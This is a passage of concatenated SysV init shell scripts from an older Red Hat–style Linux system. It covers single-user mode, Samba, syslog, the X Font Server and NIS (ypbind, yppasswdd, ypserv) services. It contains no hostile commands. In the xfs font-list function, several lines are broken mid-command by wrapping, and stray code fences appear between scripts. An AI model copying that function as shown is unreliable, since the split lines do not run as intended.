for i in /etc/rc.d/rc1.d/S[0-9][0-9]*; do
        # Check if the script is there.
        [ ! -f $i ] && continue

        # Don't run [KS]??foo.{rpmsave,rpmorig} scripts
        [ "${i%.rpmsave}" != "${i}" ] && continue
        [ "${i%.rpmorig}" != "${i}" ] && continue
        [ "${i%.rpmnew}" != "${i}" ] && continue
        [ "$i" = "/etc/rc.d/rc1.d/S00single" ] && continue
        $i start
done

# Now go to the single user level.
echo "Telling INIT to go to single user mode."
exec init -t1 S
#!/bin/sh
#
# chkconfig: - 91 35
# description: Starts and stops the Samba smbd and nmbd daemons \
#              used to provide SMB network services.

# Source function library.
. /etc/rc.d/init.d/functions

# Source networking configuration.
. /etc/sysconfig/network

# Check that networking is up.
[ ${NETWORKING} = "no" ] && exit 0

# Check that smb.conf exists.
[ -f /etc/smb.conf ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting SMB services: "
        daemon smbd -D
        RETVAL=$?
        echo
        echo -n "Starting NMB services: "
        daemon nmbd -D
        RETVAL2=$?
        echo
        [ $RETVAL -eq 0 -a $RETVAL2 -eq 0 ] && touch /var/lock/subsys/smb || \
           RETVAL=1
        ;;
  stop)
        echo -n "Shutting down SMB services: "
        killproc smbd
        RETVAL=$?
        echo
        echo -n "Shutting down NMB services: "
        killproc nmbd
        RETVAL2=$?
        [ $RETVAL -eq 0 -a $RETVAL2 -eq 0 ] && rm -f /var/lock/subsys/smb
        echo ""
        ;;
  restart)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  reload)
        echo -n "Reloading smb.conf file: "
        killproc smbd -HUP
        RETVAL=$?
        echo
        ;;
  status)
        status smbd
        status nmbd
        RETVAL=$?
        ;;
  *)
        echo "Usage: $0 {start|stop|restart|status}"
        exit 1
esac

exit $RETVAL
#!/bin/sh
#
# syslog        Starts syslogd/klogd.
#
#
# chkconfig: 2345 30 99
# description: Syslog is the facility by which many daemons use to log \
# messages to various system log files.  It is a good idea to always \
# run syslog.

# Source function library.
. /etc/rc.d/init.d/functions

[ -f /sbin/syslogd ] || exit 0
[ -f /sbin/klogd ] || exit 0

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting system logger: "
        # we don't want the MARK ticks
        daemon syslogd -m 0
        RETVAL=$?
        echo
        echo -n "Starting kernel logger: "
        daemon klogd
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/syslog
        ;;
  stop)
        echo -n "Shutting down kernel logger: "
        killproc klogd
        echo
        echo -n "Shutting down system logger: "
        killproc syslogd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/syslog
        ;;
  status)
        status syslogd
        status klogd
        RETVAL=$?
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: syslog {start|stop|status|restart}"
        exit 1
esac

exit $RETVAL

#!/bin/sh
#
# xfs:      Starts the X Font Server
#
# Version:      @(#) /etc/rc.d/init.d/xfs 1.6
#
# chkconfig: 2345 90 10
# description: Starts and stops the X Font Server at boot time and shutdown.
#              It also takes care of (re-)generating font lists.
#
# processname: xfs
# config: /etc/X11/fs/config
# hide: true

# Source function library.
. /etc/rc.d/init.d/functions

buildfontlist() {
        for d in /usr/X11R6/lib/X11/fonts/* /usr/X11R6/lib/X11/fonts/*/*
/usr/share/fonts/* /usr/share/fonts/*/*; do
                if [ -d $d ]; then
                        cd $d
                        # Check if we need to rerun mkfontdir
                        NEEDED=no
                        if ! test -e fonts.dir; then
                                NEEDED=yes
                        elif test "x`find . -newer fonts.dir 2>/dev/null`" != x;
then
                                NEEDED=yes
                        fi
                        if test $NEEDED = yes; then
                                rm -f fonts.dir &>/dev/null
                                if test "x`ls |egrep --ignore-case -v
'\.ttf$|^fonts\.'`" != x; then
                                        # This directory contains fonts that are
not TrueType...
                                        mkfontdir -e
/usr/X11R6/lib/X11/fonts/encodings \
                                                  -e
/usr/X11R6/lib/X11/fonts/encodings/large . &>/dev/null
                                elif ls |grep \.ttf$ &>/dev/null; then
                                        # TrueType fonts found...
                                        ttmkfdir . >fonts.scale
                                        mkfontdir -e
/usr/X11R6/lib/X11/fonts/encodings \
                                                  -e
/usr/X11R6/lib/X11/fonts/encodings/large . &>/dev/null
                                fi
                        fi
                fi
        done
}

# See how we were called.
case "$1" in
  start)
        echo -n "Starting X Font Server: "
        buildfontlist
        rm -fr /tmp/.font-unix
        daemon xfs -droppriv -daemon -port -1
        touch /var/lock/subsys/xfs
        echo
        ;;
  stop)
        echo -n "Shutting down X Font Server: "
        killproc xfs
        rm -f /var/lock/subsys/xfs
        echo
        ;;
  status)
        status xfs
        ;;
  restart)
        echo -n "Restarting X Font Server. "
        buildfontlist
        if [ -f /var/lock/subsys/xfs ]; then
            killproc xfs -USR1
        else
            rm -fr /tmp/.font-unix
            daemon xfs -droppriv -daemon -port -1
            touch /var/lock/subsys/xfs
        fi
        echo
        ;;
  *)
        echo "*** Usage: xfs {start|stop|status|restart}"
        exit 1
esac
```

```
exit 0
#!/bin/sh
#
# ypbind:       Starts the ypbind Daemon
#
# Version:      @(#) /etc/rc.d/init.d/ypbind.init 1.1
#
# chkconfig: - 17 83
# description: This is a daemon which runs on NIS/YP clients and binds them \
#              to a NIS domain. It must be running for systems based on glibc \
#              to work as NIS clients, but it should not be enabled on systems \
#              which are not using NIS.
# processname: ypbind
# config: /etc/yp.conf

PING_INTERVAL=10

OTHER_YPBIND_OPTS="--ping $PING_INTERVAL --broadcast"

# Source function library.
. /etc/rc.d/init.d/functions

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Binding to the NIS domain... "
        daemon ypbind $OTHER_YPBIND_OPTS
        echo
        # the following fixes problems with the init scripts continuing
        # even when we are really not bound yet to a server, and then things
        # that need NIS fail.
        pid=`pidofproc ypbind`
        if [ -n "$pid" ]; then
          echo -n "Listening for an NIS domain server: "
          times=0
          until ypwhich > /dev/null 2>&1 || [ "$times" = "10" ]
          do
             echo -n "." ;
             sleep 1
             times=$[$times+1]
          done
          ypwhich
        fi
        RETVAL=$?
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/ypbind
        ;;
  stop)
        echo -n "Shutting down NIS services: "
        killproc ypbind
        RETVAL=$?
        if [ $RETVAL -eq 0 ] ; then
          rm -f /var/lock/subsys/ypbind
          # if  we used brute force (like kill -9) we don't want those around
          if [ x$(domainname) != x ] ; then
            rm -f /var/yp/binding/$(domainname)*
          fi
        fi
        echo
        ;;
  status)
        status ypbind
        RETVAL=$?
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "*** Usage: ypbind {start|stop|status|restart}"
        exit 1
esac

exit $RETVAL
```

```
#!/bin/sh
#
# yppasswdd:    Starts the yp-passwdd, the YP password changing server
#
# Version:      @(#) /etc/rc.d/init.d/yppasswdd 1.0
#
# chkconfig: - 66 34
# description:  yppasswdd is the RPC server that lets users  change  their \
#               passwords  in  the presence of NIS (a.k.a. YP). It must be \
#               run on the NIS master server for that NIS domain. The client \
#               program is knwon as yppasswd in most cases.
# processname: rpc.yppasswdd

# Source function library.
. /etc/rc.d/init.d/functions

# getting the YP-Domainname
. /etc/sysconfig/network

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting YP passwd service: "
        daemon rpc.yppasswdd
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/yppasswdd
        ;;
  stop)
        echo -n "Stopping YP passwd service: "
        killproc rpc.yppasswdd
        RETVAL=$?
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/yppasswdd
        echo
        ;;
  status)
        status rpc.yppasswdd
        RETVAL=$?
        ;;
  restart|reload)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: $0 {start|stop|status|restart}"
        exit 1
esac

exit $RETVAL
```

```
#!/bin/sh
#
# ypserv:       Starts the yp-server
#
# Version:      @(#) /etc/rc.d/init.d/ypserv.init 1.0
#
# Author:       Joerg Mertin <smurphy@stargate.bln.sub.org>
#
# chkconfig: - 16 84
# description: ypserv is an implementation of the standard NIS/YP networking \
#              protocol.  It allows network-wide distribution of hostname, \
#              username, and other information databases. This is the NIS \
#              server, and is not needed on NIS clients.
# processname: ypserv
# config: /etc/ypserv.conf

# Source function library.
. /etc/rc.d/init.d/functions

# getting the YP-Domainname
. /etc/sysconfig/network

RETVAL=0

# See how we were called.
case "$1" in
  start)
        echo -n "Starting YP server services: "
        daemon ypserv
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && touch /var/lock/subsys/ypserv
        ;;
  stop)
        echo -n "Stopping YP server services: "
        killproc ypserv
        RETVAL=$?
        [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/ypserv
        echo
        ;;
  status)
        status ypserv
        RETVAL=$?
        ;;
  restart)
        $0 stop
        $0 start
        RETVAL=$?
        ;;
  *)
        echo "Usage: $0 {start|stop|status|restart}"
        exit 1
esac

exit $RETVAL
```